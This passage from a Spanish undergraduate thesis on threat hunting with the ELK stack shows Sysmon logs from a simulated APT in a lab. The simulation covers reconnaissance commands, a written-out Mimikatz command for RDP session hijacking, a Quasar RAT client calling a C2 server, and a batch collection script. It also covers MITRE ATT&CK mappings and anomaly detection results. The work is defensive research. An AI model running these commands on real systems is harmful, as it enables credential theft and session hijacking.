host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
process.entity_id	{baa4e604-1338-5ea0-0000-0010cd93a000}
process.executable	C:\Windows\system32\cmd.exe

Figura 6.24: Creación de sys.txt

2. Ejecución de whoami.

descripcion_id	Process creation
ecs.version	1.4.0
event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 22, 2020 @ 11:15:06.230
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
event.type	process_start
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
process.args	whoami
process.entity_id	{baa4e604-2738-5ea0-0000-0010140e3b01}
process.executable	C:\Windows\System32\whoami.exe
process.name	whoami.exe
process.parent.args	C:\Windows\system32\cmd.exe

Figura 6.25: Ejecución de whoami

3. Ejecución de systeminfo.

descripcion_id	Process creation
ecs.version	1.4.0
event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 22, 2020 @ 11:15:06.230
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
event.type	process_start
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
process.args	systeminfo
process.entity_id	{baa4e604-2738-5ea0-0000-00107d0f3b01}
process.executable	C:\Windows\System32\systeminfo.exe
process.name	systeminfo.exe
process.parent.args	C:\Windows\system32\cmd.exe

Figura 6.26: Ejecución de systeminfo

4. Ejecución de net localgroup.

event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 22, 2020 @ 11:15:09.268
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
event.type	process_start
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	informacion
process.args	C:\Windows\system32\net1, localgroup, Administradores
process.entity_id	{baa4e604-273c-5ea0-0000-001074643b01}
process.executable	C:\Windows\System32\net1.exe
process.name	net1.exe
process.parent.args	net, localgroup, Administradores
process.parent.entity_id	{baa4e604-273c-5ea0-0000-001099633b01}
process.parent.executable	C:\Windows\System32\net.exe

Figura 6.27: Ejecución de net localgroup

5. Ejecución de wmic qfe list full.

t event.action	Process Create (rule: ProcessCreate)
t event.category	process
# event.code	1
event.created	Apr 22, 2020 @ 11:15:09.269
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.hostname	tfg-va06-francisco
t host.id	baa4e604-f22c-43d3-997e-c918fb612f5d
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	wmic, qfe, list, full
t process.entity_id	{baa4e604-273c-5ea0-0000-0010ea653b01}
t process.executable	C:\Windows\System32\wbem\WMIC.exe
t process.name	WMIC.exe

Figura 6.28: Ejecución de wmic qfe list full

6. Ejecución de wmic share get.

t event.action	Process Create (rule: ProcessCreate)
t event.category	process
# event.code	1
event.created	Apr 22, 2020 @ 11:15:10.272
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	wmic, share, get
t process.entity_id	{baa4e604-273d-5ea0-0000-0010837f3b01}
t process.executable	C:\Windows\System32\wbem\WMIC.exe
t process.name	WMIC.exe
t process.parent.args	C:\Windows\system32\cmd.exe

Figura 6.29: Ejecución de wmic share get

7. Ejecución de net user.

t event.action	Process Create (rule: ProcessCreate)
t event.category	process
# event.code	1
event.created	Apr 24, 2020 @ 11:10:39.787
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	C:\Windows\system32\net1, user
t process.entity_id	{baa4e604-c92e-5ea2-0000-0010de2e3202}
t process.executable	C:\Windows\System32\net1.exe
t process.name	net1.exe
t process.parent.args	net, user
t process.parent.entity_id	{baa4e604-c92e-5ea2-0000-0010b52d3202}
t process.parent.executable	C:\Windows\System32\net.exe

Figura 6.30: Ejecución de net user

8. Ejecución de net group.

t event.action	Process Create (rule: ProcessCreate)
t event.category	process
# event.code	1
event.created	Apr 24, 2020 @ 11:10:39.788
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	C:\Windows\system32\net1, group
t process.entity_id	{baa4e604-c92e-5ea2-0000-0010fc313202}
t process.executable	C:\Windows\System32\net1.exe
t process.name	net1.exe
t process.parent.args	net, group
t process.parent.entity_id	{baa4e604-c92e-5ea2-0000-0010d9303202}
t process.parent.executable	C:\Windows\System32\net.exe

Figura 6.31: Ejecución de net group

9. Ejecución de tasklist /v.

descripcion_id	Process creation
ecs.version	1.4.0
event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 24, 2020 @ 11:10:39.788
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
event.type	process_start
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	información
process.args	tasklist, /v
process.entity_id	{baa4e604-c92e-5ea2-0000-001071333202}
process.executable	C:\Windows\System32\tasklist.exe
process.name	tasklist.exe
process.parent.args	C:\Windows\system32\cmd.exe

Figura 6.32: Ejecución de tasklist

10. Ejecución de tree /v.

event.action	Process Create (rule: ProcessCreate)
event.category	process
event.code	1
event.created	Apr 24, 2020 @ 11:10:40.822
event.kind	event
event.module	sysmon
event.provider	Microsoft-Windows-Sysmon
event.type	process_start
host.name	tfg-va06-francisco.infor.uva.es
host.os.build	18363.778
host.os.family	windows
host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
host.os.name	Windows 10 Pro
host.os.platform	windows
host.os.version	10.0
log.level	informacion
process.args	tree, /v
process.entity_id	{baa4e604-c92f-5ea2-0000-0010c85e3202}
process.executable	C:\Windows\System32\tree.com
process.name	tree.com
process.parent.args	C:\Windows\system32\cmd.exe
process.parent.entity_id	{baa4e604-aeeb-5ea2-0000-0010f35ef901}
process.parent.executable	C:\Windows\System32\cmd.exe

Figura 6.33: Ejecución de tree

11. Ejecución de net accounts.

t event.action	Process Create (rule: ProcessCreate)
t event.category	process
# event.code	1
event.created	Apr 24, 2020 @ 11:10:40.836
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t event.type	process_start
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	informacion
t process.args	C:\Windows\system32\net1, accounts
t process.entity_id	{baa4e604-c92f-5ea2-0000-0010c2613202}
t process.executable	C:\Windows\System32\net1.exe
t process.name	net1.exe
t process.parent.args	net, accounts
t process.parent.entity_id	{baa4e604-c92f-5ea2-0000-001090603202}
t process.parent.executable	C:\Windows\System32\net.exe

Figura 6.34: Ejecución de net accounts

Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Descubrimiento	
Nombre de la técnica	**ID de la técnica**
Account Discovery	T1087
Process Discovery	T1057
File and Directory Discovery	T1083
Password Policy Discovery	T1201

Tabla 6.5: Técnicas empleadas para realizar el reconocimiento interno

6.4.5. Movimientos laterales

Aunque en el entorno en el que se desarrolla el experimento no tiene utilidad moverse lateralmente ya que solo se monitoriza un sistema. Se debe realizar esta fase ya que pertenece al ciclo de vida de una amenaza; para ello se utilizarán técnicas que involucren RDP, estas técnicas emplean las credenciales recogidas en las otras etapas para conectarse a los servicios de RDP/RDS con credenciales conocidas. En concreto, se utilizará la técnica de RDP session hijacking que consiste en secuestrar la sesión RDP de otro usuario del sistema.

Para ello se empleará Mimikatz mediante el siguiente comando: `.\mimikatz.exe "ts::sessions" "privilege::debug" "token::elevate" "ts::remote /id:1"`.

En primer lugar, se debe conocer cual es el ID de la sesión del usuario que se quiere secuestrar, para ello solo se empleará la primera parte del comando `.\mimikatz.exe "ts::sessions"` cuyo resultado es:

Figura 6.35: Ejemplo de las sesiones disponibles

Como se puede ver el objetivo de esta fase es secuestrar la sesión del usuario tfgfr.
Los eventos recogidos son los siguientes:

1. Primero, se mostrará el usuario que se utilizará para secuestrar la sesión mediante el comando Whoami.




Figura 6.36: Whoami desde el usuario atacante

2. Se detecta la llamada a Mimikatz desde cmd con el comando mediante el evento o el 4688.

t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	.\mimikatz.exe, ts::sessions, privilege::debug, token::elevate, ts::remote /id:1
t process.entity_id	{baa4e604-6447-5ea0-0000-0010f445bd01}
t process.executable	C:\Users\francisco\Downloads\mimikatz_trunk\x64\mimikatz.exe
t process.name	mimikatz.exe
t process.parent.args	C:\Windows\system32\cmd.exe
t process.parent.entity_id	{baa4e604-611a-5ea0-0000-00106f2aaa01}
t process.parent.executable	C:\Windows\System32\cmd.exe
t process.parent.name	cmd.exe

Figura 6.37: Llamada a Mimikatz

3. Se detectan varios accesos a Lsass.exe mediante el evento 10, aunque solo se muestra un ejemplo debido a la gran cantidad de estos intentos de accesos.

Figura 6.38: Acceso a Lssas.exe desde Mimikatz

4. Se detecta un intento de inicio de sesión mediante el evento 1 o 4688.

t event.type	process_start
t host.architecture	x86_64
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	LogonUI.exe, /flags:0x0, /state0:0xa2156055, /state1:0x41c64e6d
t process.entity_id	{baa4e604-644b-5ea0-0000-001065edc001}
t process.executable	C:\Windows\System32\LogonUI.exe
t process.name	LogonUI.exe
t process.parent.args	winlogon.exe
t process.parent.entity_id	{baa4e604-1217-5ea0-0000-0010a4d37600}
t process.parent.executable	C:\Windows\System32\winlogon.exe
t process.parent.name	winlogon.exe

Figura 6.39: Inicio de sesión de un usuario

5. Finalmente se utilizará el comando Whoami para mostrar que se ha secuestrado la sesión del usuario, este comando también se recogió.

t process.args	whoami
t process.entity_id	{baa4e604-6451-5ea0-0000-00109556c201}
t process.executable	C:\Windows\System32\whoami.exe
t process.name	whoami.exe
t process.parent.args	C:\Windows\system32\cmd.exe
t process.parent.entity_id	{baa4e604-61ce-5ea0-0000-0010a02cb501}
t process.parent.executable	C:\Windows\System32\cmd.exe
t process.parent.name	cmd.exe
# process.parent.pid	18,336
# process.pid	1,856
t process.working_directory	C:\Users\tfgfr\

Figura 6.40: Información del comando

```
C:\Users\tfgfr>whoami
tfg-va06-franci\tfgfr
```

Figura 6.41: Whoami desde el usuario víctima

Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Movimiento lateral	
Nombre de la técnica	**ID de la técnica**
Remote Desktop Protocol	T1076

Tabla 6.6: Técnicas empleadas para realizar los movimientos laterales

6.4.6. Mantener presencia

El objetivo de esta fase es la asegurar la comunicación y el control de sistema de forma remota. Para este objetivo, se utilizarán técnicas de mando y control que permitan la conexión remota. En esta etapa del ciclo se empleará el cliente Quasar ya mencionado en etapas anteriores y se buscarán muestras de comunicación con el servidor situado en otra máquina.

1. Se detecta la ejecución del proceso del cliente Quasar.

t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t process.args	C:\Users\francisco\AppData\Roaming\SubDir\Client.exe
t process.entity_id	{baa4e604-65c4-5ea1-0000-0010dc86b003}
t process.executable	C:\Users\francisco\AppData\Roaming\SubDir\Client.exe
t process.name	Client.exe
t process.parent.args	C:\Users\francisco\Downloads\Client.exe
t process.parent.entity_id	{baa4e604-65bf-5ea1-0000-001074e7af03}
t process.parent.executable	C:\Users\francisco\Downloads\Client.exe

Figura 6.42: Ejecución del cliente

2. Se detecta conexiones con el servidor desde los eventos de Winlogbeat y Packetbeat

t event.action	Network connection detected (rule: NetworkConnect)
# event.code	3
event.created	Apr 23, 2020 @ 09:54:33.102
t event.kind	event
t event.module	sysmon
t event.provider	Microsoft-Windows-Sysmon
t host.name	tfg-va06-francisco.infor.uva.es
t host.os.build	18363.778
t host.os.family	windows
t host.os.kernel	10.0.18362.778 (WinBuild.160101.0800)
t host.os.name	Windows 10 Pro
t host.os.platform	windows
t host.os.version	10.0
t log.level	información
t network.community_id	1:VA/dVTWcAH5Nl37L3t7yGRqW+W4=
t network.direction	outbound
t network.transport	tcp
t network.type	ipv4
t process.entity_id	{baa4e604-65c4-5ea1-0000-0010dc86b003}
t process.executable	C:\Users\francisco\AppData\Roaming\SubDir\Client.exe
t process.name	Client.exe

Figura 6.43: Detección de actividad con el servidor-Winlogbeat

server.ip	10.124.5.18
server.port	4,782
source.ip	10.124.5.17
source.port	54,860
status	OK
tags	beat, beats_input_raw_event
tls.cipher	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
tls.client.ja3	fc54e0d16d9764783542f0146a98b300
tls.client.supported_ciphers	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA, TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA, TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, TLS_RSA_WITH_3DES_EDE_CBC_SHA
tls.detailed.client_certificate_requested	false
tls.detailed.client_hello.extensions._unparsed_	23, renegotiation_info
tls.detailed.client_hello.extensions.ec_points_formats	uncompressed
tls.detailed.client_hello.extensions.session_ticket	
tls.detailed.client_hello.extensions.supported_groups	x25519, secp256r1, secp384r1
tls.detailed.client_hello.supported_compression_methods	NULL
tls.detailed.client_hello.version	3.1
tls.detailed.server_certificate.issuer.common_name	Quasar Server CA
tls.detailed.server_certificate.not_after	Dec 31, 9999 @ 23:59:59.000
tls.detailed.server_certificate.not_before	Mar 31, 2020 @ 13:34:44.000
tls.detailed.server_certificate.public_key_algorithm	RSA
tls.detailed.server_certificate.public_key_size	4,096
tls.detailed.server_certificate.serial_number	119883224201447234709450955070664200 3
tls.detailed.server_certificate.signature_algorithm	SHA512-RSA
tls.detailed.server_certificate.subject.common_name	Quasar Server CA
tls.detailed.server_certificate.version	3
tls.detailed.server_hello.extensions._unparsed_	23, renegotiation_info

Figura 6.44: Detección de actividad con el servidor-Packetbeat

Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Mando y control	
Nombre de la técnica	**ID de la técnica**
Remote Access Tools	T1219

Tabla 6.7: Técnicas empleadas para realizar la etapa de mantener persistencia

6.4.7. Misión completa

La última etapa consiste en lograr los objetivos que el atacante se propuso. En este caso, se realizará una exfiltracion de los datos por el canal de C2; para ello, se recogerá la información que proporciona un archivo Batch del APTSimulator y se mandará a la máquina en la que se encuentra el servidor de Quasar. Ya que previamente se han mostrado los eventos generados por el cliente Quasar en este apartado, se prescindirán de las imágenes que se asocian a la comunicación entre el cliente y el servidor.
El archivo Batch es el siguiente:

```
ECHO WORKING DIRS AND FILES
ECHO Creating typical attacker working directory %APTDIR% ...
ping -n 5 127.0.0.1 > NUL
MKDIR %APTDIR%
ECHO Dropping typical temporary files into that directory
ping -n 5 127.0.0.1 > NUL
"%ZIP%" e -bb0 -p%PASS% "%FILEARCH%" -aoa -o"%APTDIR%" workfiles\d.txt >
NUL
"%ZIP%" e -bb0 -p%PASS% "%FILEARCH%" -aoa -o"%APTDIR%"
workfiles\127.0.0.1.txt > NUL
```

Figura 6.45: Archivo Batch para la recolección

Los eventos recogidos serán los siguientes:

1. El evento 1 de Sysmon o 4688 de Winlogbeat captura la creación de proceso que realiza el primer comando de recolección de información.




Figura 6.46: Ejecución primer comando de recolección

2. El evento 11 de Sysmon captura la creación de archivo d.txt.

Figura 6.47: Creación del archivo d.txt

3. El evento 1 de Sysmon o 4688 de Winlogbeat captura la creación de proceso que realiza el segundo comando de recolección de información.




Figura 6.48: Ejecución segundo comando de recolección

4. El evento 11 de Sysmon captura la creación de archivo 127.0.0.1.txt.

Figura 6.49: Creación del archivo 127.0.0.1.txt

5. Se producirá la exfiltación de los datos mediante el canal de C2 creado entre cliente y servidor, este

canal emplea los protocolos tcp y tlsv1. Las técnicas de MITRE ATT&CK que se han cubierto al realizar este apartado son:

Colección	
Nombre de la técnica	**ID de la técnica**
Data from Local System	T1005
Automated Collection	T1119
Exfiltración	
Nombre de la técnica	**ID de la técnica**
Exfiltration Over Command and Control Channel	T1041

Tabla 6.8: Técnicas empleadas para realizar la etapa de completar misión

Durante el transcurso del experimento el investigador podría detectar indicios de una actividad inusual en el entorno valiéndose de las herramientas de visualización que nos ofrece Kibana;por ejemplo, se puede observar la gráfica que informa, durante el experimento, el número de eventos por hora para buscar los valores límites que muestren claramente más actividad que la usual(figura 6.50).




Figura 6.50: Gráfica que muestra la cantidad de eventos por hora durante el transcurso del experimento

6.5. Resultados de la aplicación de machine learning en el experimento

La aplicación del machine learning no supervisado en el experimento ha permitido centrarse en aquellas anomalías detectadas, reduciendo el número de logs que se deben revisar. Por ejemplo, mediante la creación de un trabajo que buscaba nombres de ejecutables extraños se ha detectado la apertura del Word y la ejecución de Mimikatz. Es cierto que hay algunos que no se han logrado detectar; por ejemplo, algunas llamadas de los comandos del sistema. Sin embargo, se ha conseguido eliminar una gran cantidad de logs que el analista debería revisar para la detección de una amenaza.




Figura 6.51: Ejemplo de la detección de anomalías

Capítulo 7

Conclusiones y posibles mejoras

En este capítulo se llevará a cabo un resumen sobre las conclusiones obtenidas tras la realización del proyecto. Además, se comentarán las posibles futuras ampliaciones que se pueden llevar a cabo para mejorar el proyecto.

7.1. Conclusiones

Durante la realización de este trabajo de fin de grado se ha conseguido detectar amenazas persistentes, aplicando técnicas de threat hunting mediante la implementación de la pila ELK en un entorno donde se ha desarrollado el experimento. A continuación se resume brevemente en varios puntos los objetivos conseguidos en el trabajo desarrollado:

- Se han aprendido nuevas técnicas y el procedimiento conocido como threat hunting.
- Se han afianzado algunos conocimientos vistos durante la carrera.
- Se ha estudiado el sistema de logs del sistema operativo Windows.
- Se ha instalado y configurado la pila para su aplicación al threat hunting.
- Se ha explorado las diversas posibilidades que ofrece la pila y se han utilizado.
- Se han utilizado diversos plugins que amplían su funcionalidad.
- Se han comprendido los fundamentos de las amenazas persistentes avanzadas.
- Se ha diseñado un experimento que consistía en simular una amenaza persistente avanzada en un entorno que contenga la pila ELK.
- Se ha demostrado que la pila puede detectar indicios de las amenazas persistentes avanzadas.
- Se ha investigado las distintas posibilidades que existen de machine learning en la pila.
- Se ha aplicado machine learning con la pila ELK para la detección de amenazas con éxito.
- Se ha demostrado que la pila se puede adaptar a la metodologías de ataque.

Existen otras alternativas a la pila ELK para realizar threat hunting; sin embargo, este enfoque ha demostrado tener una gran escalabilidad debido a las tecnologías que se utilizan. Además, ha demostrado su simplicidad ya que la mayoría de tecnologías empleadas se pueden configurar fácilmente para que operen juntas. También ha demostrado que existe una inmensa cantidad de opciones que se pueden seguir explorando mediante la utilización de diferentes plugins y diferentes aplicaciones ofrecidas por Elastic.

En definitiva, se puede concluir que la pila ELK permite a las organizaciones mejorar sus metodologías de detección de amenazas de manera gratuita y con una gran profundidad para expandir sus métodos usando los datos recogidos de manera analítica para detectar anomalías en el entorno.

7.2. Posibles mejoras

Existen varias posibilidades de ampliación de funcionalidades del trabajo realizado en este TFG. A continuación, se destaca las que se consideran más importantes:

- Un entorno más propio de una empresa, según la propia definición de APT suelen estar organizadas con objetivos concretos, normalmente empresas, esto suele significar que se dispone de una red más compleja que la que se monitoriza en este trabajo. Estas redes suelen incluir un controlador de dominio y un directorio activo; en este trabajo solo se monitorizaba una máquina, lo que limitaba mucho la etapa de moverse de lateralmente, que es una etapa crítica en las amenazas.
  Una gran ampliación del número de máquinas monitorizadas así como un controlador de dominio y un directorio activo monitorizados darían opción a emplear muchas más técnicas de MITRE ATT&CK, los eventos que se monitorizan en el sistema y explorar la opción de utilizar Windows Event Forwarding(WEF).

- Un blue team y red team; la propia definición de threat hunting nos dice que es un enfoque proactivo dónde el analista diferencia entre normalidad y inusual. Sin embargo, en este trabajo el equipo atacante es el mismo que el defensor por lo que, si se conoce las técnicas que se utilizan y cuándo se utilizarán, se elimina la incertidumbre de revisar constantemente los logs recibidos en busca de amenazas. Si se empleasen dos equipos, uno de ataque y otro de defensa, se podrían conseguir ataques más elaborados donde el equipo atacante aprendiese más y un equipo defensor que, ante el desconocimiento de las técnicas y de cuándo sufriría un ataque, aprendiesen de forma práctica. threat hunting.

- Profundizar más en herramientas que se han utilizado de forma más superficial y que pueden ser útiles, sobre todo cuando se encuentren en una versión mas estable; por ejemplo, las funcionalidades del SIEM. Una funcionalidad que en la que se debe profundizar más son las detections: esta funcionalidad puede ayudar significativamente a un investigador ya que se pueden crear reglas que detecten las técnicas de MITRE ATT&CK.
  Otra funcionalidad es la de alerting que permite enviar alertas en función de los valores obtenidos en las anomalías.

- Profundizar más en los plugins que ofrece Elastic e incluso desarrollar uno; aunque se han utilizado algunos, existe una gran variedad que se pueden explorar y profundizar más, aunque también se podría desarrollar uno que el analista necesitase.

- Utilizar los logs que generemos, utilizar logs que sean de interés para analista pero que no pertenezcan a Beats y tener que parsearlos para que coincidiesen con los criterios explicados en el ECS.

Bibliografía

[1] Fatemi, M. R., Ghorbani, A. A. (2020). Threat Hunting in Windows Using Big Security Log Data. In Security, Privacy, and Forensics Issues in Big Data (pp. 168-188). IGI Global.

[2] Lee, R. M., Bianco, D. (2016). Generating Hypotheses for Successful Threat Hunting. Retrieved from SANS Reading Romm(último acceso Mayo de 2020)
https://www.sans.org/reading-room/whitepapers/threats/paper/37172

[3] Sachdeva, G. S. (2017). Practical ELK stack: build actionable insights and business metrics using the combined power of Elasticsearch, Logstash, and Kibana. Apress.

[4] Murdoch, D(2014).Blue Team Handbook: Incident Response Edition : a Condensed Field Guide for the Cyber Security Incident Responder

[5] Kuć, R., Rogoziński, M. (2015). Mastering Elasticsearch. Packt Publishing Ltd.

[6] Collier, R. and Azarmi, B. (2019).Machine Learning with the Elastic Stack: Expert techniques to integrate machine learning with distributed search and analytics.Packt Publishing

[7] Resumen de las guias del DOD para la calidad de los datos (último acceso Abril de 2020).
https://pdfs.semanticscholar.org/1a62/3a0885b2dfeefed1b9ec7984dffb9524189d.pdf

[8] Página principal de la compañia Elastic(último acceso Marzo de 2020).
https://www.elastic.co/es/

[9] Página de Logstash de Elastic(último acceso Marzo de 2020).
https://www.elastic.co/es/logstash

[10] Página de Elasticsearch de Elastic(último acceso Marzo de 2020).
https://www.elastic.co/es/elasticsearch/

[11] Página de Kibana de Elastic(último acceso Marzo de 2020).
https://www.elastic.co/es/kibana

[12] Página de Beats de Elastic(último acceso Marzo de 2020)
https://www.elastic.co/es/beats/

[13] Elastic Common Schema(último acceso Marzo de 2020)
https://www.elastic.co/guide/en/ecs/current/index.html

[14] Lenguaje de consultas de Kibana(último acceso Abril de 2020)
https://www.elastic.co/guide/en/kibana/master/kuery-query.html

[15] The Cyber Hunting Maturity Model(último acceso Mayo de 2020)
https://medium.com/@sqrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5

[16] Tesis de Pablo Delgado de la universidad de Houston(último acceso Junio de 2020)
https://uh-ir.tdl.org/handle/10657/3108

[17] Página de MITRE ATT&CK(último acceso Mayo de 2020)
https://attack.mitre.org/

[18] Página de la matriz de empresa de Mitre(último acceso Mayo de 2020)
https://attack.mitre.org/matrices/enterprise/

[19] Página de la matriz Pre de Mitre(último acceso Mayo de 2020)
https://attack.mitre.org/matrices/pre/

[20] Pagina de la matriz de dispositivos moviles de Mitre(último acceso Mayo de 2020)
https://attack.mitre.org/matrices/mobile/

[21] Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains(último acceso Junio de 2020)
